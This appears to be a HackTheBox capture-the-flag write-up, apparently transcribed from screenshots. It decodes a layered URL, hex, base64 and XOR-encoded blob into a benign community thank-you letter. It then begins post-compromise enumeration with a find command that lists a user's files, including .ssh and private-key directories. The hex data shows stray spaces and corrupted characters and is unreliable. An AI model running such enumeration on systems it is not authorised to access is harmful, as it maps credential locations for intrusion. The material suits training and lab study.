{"encoding": "url", "data": "%7B%22encoding%22:%20%22hex%22,%20%22data%22:
%20%227b22656e6372797074696f6e223a2022786f72222c2022656e6372707974696f6e5f6b6579223a20224861636b546865426f78222c2
022656e636f64696e67223a202262617365363422c202264617461223a20224415143475851674243454c434145495151735343597441
68553944776f664c5552765344676461414152446e516344544147464351454230736742305a4152596e464130494d5567455967495849584a5
1514e487a7364466d494345535145454238374267426942685a6f4468595a6441494b4e7830574c526844487a73504144594848547050517a
773948413169426855c424130594d5567504c525a594b513848537a4d6142445947444430464264304877426942306b4241455a4e527
741596873514c554543434477424144514b4653305046307337446b557743686b7243516f464d30685859674952a41304b42447049467963
4347546f4b41676b344455553348423036456b4a4c4141414d4d5538524a674952446a41424279344b574334454168393048776f334178786
f4477776644414541e4170594b6751474258515943ba456345536f4e426b736a415245714141303851594b4e774246497745636141515156
446959525253304248576 74f42557374427842735a58494f457777476442774e4a30384f4c524d61537a594e41697342466945504245643044304
9415168424377674243454c45674e4978594b6751474258514b454373444447675545775136534245714 36c677142413843 4d5135464e6
67635a5045454942547366435 3634c4879314245414d314767777343465 26f416777484f416b484c52305a5041674d425868494243774c574
341414451386e52516f7354783077455159 5a5051304c495170594b524d47537a49644379594f465330504677 6f3453424574547767744578
41454f676b4a596734574c4545544754734f4144456345536350416764304478637447417767543 04d2f4f7738414e6763644f6b314448444
64944534d5a48576748444267674452636e433167704430 4d4f4f68344d4d4141574a51514e483351664453636448576749445155374867512
324268636d515263444a6745544a7878594b5138485379634444433444433267414551353041416f734368786d5153594b4e774246495163
```

```
Ú
Ú
{"encryption": "xor", "encrpytion_key": "HackTheBox", "encoding": "base64", "data":
"DAQCGXQgBCEELCAEIQQsSCYtAhU9DwofLURvSDgdaAARDnQcDTAGFCQEB0sgB0UjARYnFA0IMUgEYgIXJQQNHzsdFmICESQEEB87BgBiBhZoDhYZ
dAIKNx0WLRhDHzsPADYHHTpPQzw9HA1iBhUlBA0YMUgPLRZYKQ8HSzMaBDYGDD0FBkd0HwBiDB0kBAEZNRwAYhsQLUECCDwBADQKFS0PF0s7DkUwC
hkrCQoFM0hXYgIRJA0KBDpIFycCGToKAgk4DUU3HB06EkJLAAAMMU8RJgIRDjABBy4KWC4EAh90Hwo3AxxoDwwfdAAENApYKgQGBXQYCjEcESoNBk
sjAREqAA08QQYKNwBFIwEcaAQVDiYRRS0BHWgOBUstBxBsZXIOEwwGdBwNJ08OLRMaSzYNAisBFiEPBEd0IAQhBCwgBCEELEgNIxxYKgQGBXQKECs
DDGgUEwQ6SBEqClgqBA8CMQ5FNgcZPEEIBTsfCScLHy1BEAM1GgwsCFRoAgwHOAkHLR0ZPAgMBXhIBCwLWCAADQ8nRQosTx0wEQYZPQ0LIQpYKRMG
SzIdCyYOFS0PFwo4SBEtTwgtExAEOgkJYg4WLEETGTsOADEcEScPAgd0DxctGAwgT0M/Ow8ANgcdOk1DHDFIDSMZHWgHDBggDRcnC1gpD0MOOh4MM
AAWJQQNH3QfDScdHWgIDQU7HgQ2BhcmQRcDJgETJxxYKQ8HSycDDC4DC2gAEQ50AAosChxmQSYKNwBFIQcZJA0GBTMNRSEAFTgNBh8xDEliChkrCU
MGNQsNKwEdaAIMBSUdADAKHGRBAgUwSAA0CgoxQRAAPQQJYgMdKRMNDjBIDSMcWCsODR8mAQc3Gx0sQRcEdBwNJ08bJw0PDjccDDQKWCEPFw44BAw
lChYrBEMfPAkRYgkNLQ0QSyAADDFPDiEDEQo6HEUhABUlFA0CIBFLSGUsJ0EGCjcARSMBHGgEFQ4mEUUvChUqBBFLOw5FNgcdaCkCCD88DSctFzBB
AAQ5BRAsBgwxTUMfPAkLKU8BJxRDDTsaRSAKESYGQwp0GAQwG1gnB0MfPAEWYgYWKxMGDz0KCSdPEicUEQUxEUtiNhc9E0MIOwYRMAYaPRUKBDobR
SoODi1BEAM1GAAmTwwgBEMdMRocYgkZKhMKCHQHA2IADTpBEwc1HAMtHRVoAA0PdAELMR8ROgQHSyEbRTYAWCsODR89BhAjAxQxQQoFOgcTIxsdaA
AND3QNEy0DDi1PQzwxSAQwClghDA4OOhsALhZYOBMMHjBICiRPDyAAF0sjDUUqDg4tQQIINwcIMgMROwkGD3QcCiUKDCAEEUd0CQsmTw8tQQYKMw0
XLhZYKQ8XAjcBFSMbHWgVCw50Cwo3AQwkBBAYdAUMLgoLPA4NDidIHCcbWDwOQwg7BQBsZXIABBEOcxtFNgBYPAkGSzoNHTZPGyAAEx8xGkliGBAt
```

Decode from base64 then XOR with key : `HackTheBox`


Last build: 3 months ago - Version 10 is here! Read about the new features here
Options
About / Support
Recipe
Input
Output
STEP
BAKE!
☑ Auto Bake

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

XOR

Key: HackTheBox UTF8

Scheme: Standard

□ Null preserving

```
DAQCGXQgBCEELCAEIQQsSCYtAhU9DwofLURvSDgdaAARDnQcDTAGFCQEB0sgB0UjARYnFA0IMUgEYgIXJQQNHzsdFmICESQEEB87BgBiBhZoDhYZd
AIKNx0WLRhDHzsPADYHHTpPQzw9HA1iBhUlBA0YMUgPLRZYKQ8HSzMaBDYGDD0FBkd0HwBiDB0kBAEZNRwAYhsQLUECCDwBADQKFS0PF0s7DkUwCh
krCQoFM0hXYgIRJA0KBDpIFycCGToKAgk4DUU3HB06EkJLAAAMMU8RJgIRDjABBy4KWC4EAh90Hwo3AxxoDwwfdAAENApYKgQGBXQYCjEcESoNBks
jAREqAA08QQYKNwBFIwEcaAQVDiYRRS0BHWgOBUstBxBsZXIOEwwGdBwNJ08OLRMaSzYNAisBFiEPBEd0IAQhBCwgBCEELEgNIxxYKgQGBXQKECsD
DGgUEwQ6SBEqClgqBA8CMQ5FNgcZPEEIBTsfCScLHy1BEAM1GgwsCFRoAgwHOAkHLR0ZPAgMBXhIBCwLWCAADQ8nRQosTx0wEQYZPQ0LIQpYKRMGS
zIdCyYOFS0PFwo4SBEtTwgtExAEOgkJYg4WLEETGTsOADEcEScPAgd0DxctGAwgT0M/Ow8ANgcdOk1DHDFIDSMZHWgHDBggDRcnC1gpD0MOOh4MMA
AWJQQNH3QfDScdHWgIDQU7HgQ2BhcmQRcDJgETJxxYKQ8HSycDDC4DC2gAEQ50AAosChxmQSYKNwBFIQcZJA0GBTMNRSEAFTgNBh8xDEliChkrCUM
GNQsNKwEdaAIMBSUdADAKHGRBAgUwSAA0CgoxQRAAPQQJYgMdKRMNDjBIDSMcWCsODR8mAQc3Gx0sQRcEdBwNJ08bJw0PDjccDDQKWCEPFw44BAwl
ChYrBEMfPAkRYgkNLQ0QSyAADDFPDiEDEQo6HEUhABUlFA0CIBFLSGUsJ0EGCjcARSMBHGgEFQ4mEUUvChUqBBFLOw5FNgcdaCkCCD88DSctFzBBA
AQ5BRAsBgwxTUMfPAkLKU8BJxRDDTsaRSAKESYGQwp0GAQwG1gnB0MfPAEWYgYWKxMGDz0KCSdPEicUEQUxEUtiNhc9E0MIOwYRMAYaPRUKBDobRS
oODi1BEAM1GAAmTwwgBEMdMRocYgkZKhMKCHQHA2IADTpBEwc1HAMtHRVoAA0PdAELMR8ROgQHSyEbRTYAWCsODR89BhAjAxQxQQoFOgcTIxsdaAA
ND3QNEy0DDi1PQzwxSAQwClghDA4OOhsALhZYOBMMHjBICiRPDyAAF0sjDUUqDg4tQQIINwcIMgMROwkGD3QcCiUKDCAEEUd0CQsmTw8tQQYKMw0X
LhZYKQ8XAjcBFSMbHWgVCw50Cwo3AQwkBBAYdAUMLgoLPA4NDidIHCcbWDwOQwg7BQBsZXIABBEOcxtFNgBYPAkGSzoNHTZPGyAAEx8xGkliGBAtE
wZLIw1FNQYUJEEABDocDCwaHWgVDEskHRYqTwwgBEMJOx0LJg4KIQQQSzsORSEWGi0TEA43HRcrGwFkQQoFJxgMMApYPAkGSzoNHTZPHy0PBhk1HA
wtAVgnB0MOIAAMIQ4UaAkCCD8NFzFDWCkPB0s3GgAjGx1oAEMcOxoJJk8PIAQRDnQDCy0YFC0FBA50ARZiDhsrBBAYPQoJJ08MJ0ECBzhGb0g4ETw
JQw8xDRUnHAxoBhEKIAERNwsdZGtpPzwNRQoOGyM1Cw4WBx1iOx0pDA==
```

```
1752   1   1289→1290 (1 selected)                    Raw Bytes   LF
```

```
Dear HackTheBox Community,

We are thrilled to announce a momentous milestone in our journey together. With immense joy and gratitude, we
celebrate the achievement of reaching 2 million remarkable users! This incredible feat would not have been
possible without each and every one of you.

From the very beginning, HackTheBox has been built upon the belief that knowledge sharing, collaboration, and
hands-on experience are fundamental to personal and professional growth. Together, we have fostered an
environment where innovation thrives and skills are honed. Each challenge completed, each machine conquered, and
every skill learned has contributed to the collective intelligence that fuels this vibrant community.

To each and every member of the HackTheBox community, thank you for being a part of this incredible journey.
Your contributions have shaped the very fabric of our platform and inspired us to continually innovate and
evolve. We are immensely proud of what we have accomplished together, and we eagerly anticipate the countless
milestones yet to come.

Here's to the next chapter, where we will continue to push the boundaries of cybersecurity, inspire the next
```

```
1312   13                                        89ms   Raw Bytes   LF
```

```
Dear HackTheBox Community,

We are thrilled to announce a momentous milestone in our journey together. With immense joy and gratitude, we celebrate the
achievement of reaching 2 million remarkable users! This incredible feat would not have been possible without each and every one
of you.

From the very beginning, HackTheBox has been built upon the belief that knowledge sharing, collaboration, and hands-on experience
```

```
are fundamental to personal and professional growth. Together, we have fostered an environment where innovation thrives and skills
are honed. Each challenge completed, each machine conquered, and every skill learned has contributed to the collective
intelligence that fuels this vibrant community.

To each and every member of the HackTheBox community, thank you for being a part of this incredible journey. Your contributions
have shaped the very fabric of our platform and inspired us to continually innovate and evolve. We are immensely proud of what we
have accomplished together, and we eagerly anticipate the countless milestones yet to come.

Here's to the next chapter, where we will continue to push the boundaries of cybersecurity, inspire the next generation of ethical
hackers, and create a world where knowledge is accessible to all.

With deepest gratitude,

The HackTheBox Team
```

Enumeration

Find files and directories that are owned by a user

```
find / -user admin 2>/dev/null|grep -v -E '^/proc|^/run|^/sys|^/tmp'
```

```
/home/admin
/home/admin/.gnupg
/home/admin/.gnupg/pubring.kbx
/home/admin/.gnupg/trustdb.gpg
/home/admin/.gnupg/private-keys-v1.d
/home/admin/.cache
/home/admin/.cache/motd.legal-displayed
/home/admin/snap
/home/admin/snap/lxd
/home/admin/snap/lxd/current
/home/admin/snap/lxd/24322
/home/admin/snap/lxd/common
/home/admin/snap/lxd/common/config
```

```
/home/admin/snap/lxd/common/config/config.yml
/home/admin/.ssh
/home/admin/.profile
/home/admin/.bash_logout
/home/admin/.bashrc
/var/mail/admin
/dev/pts/1
```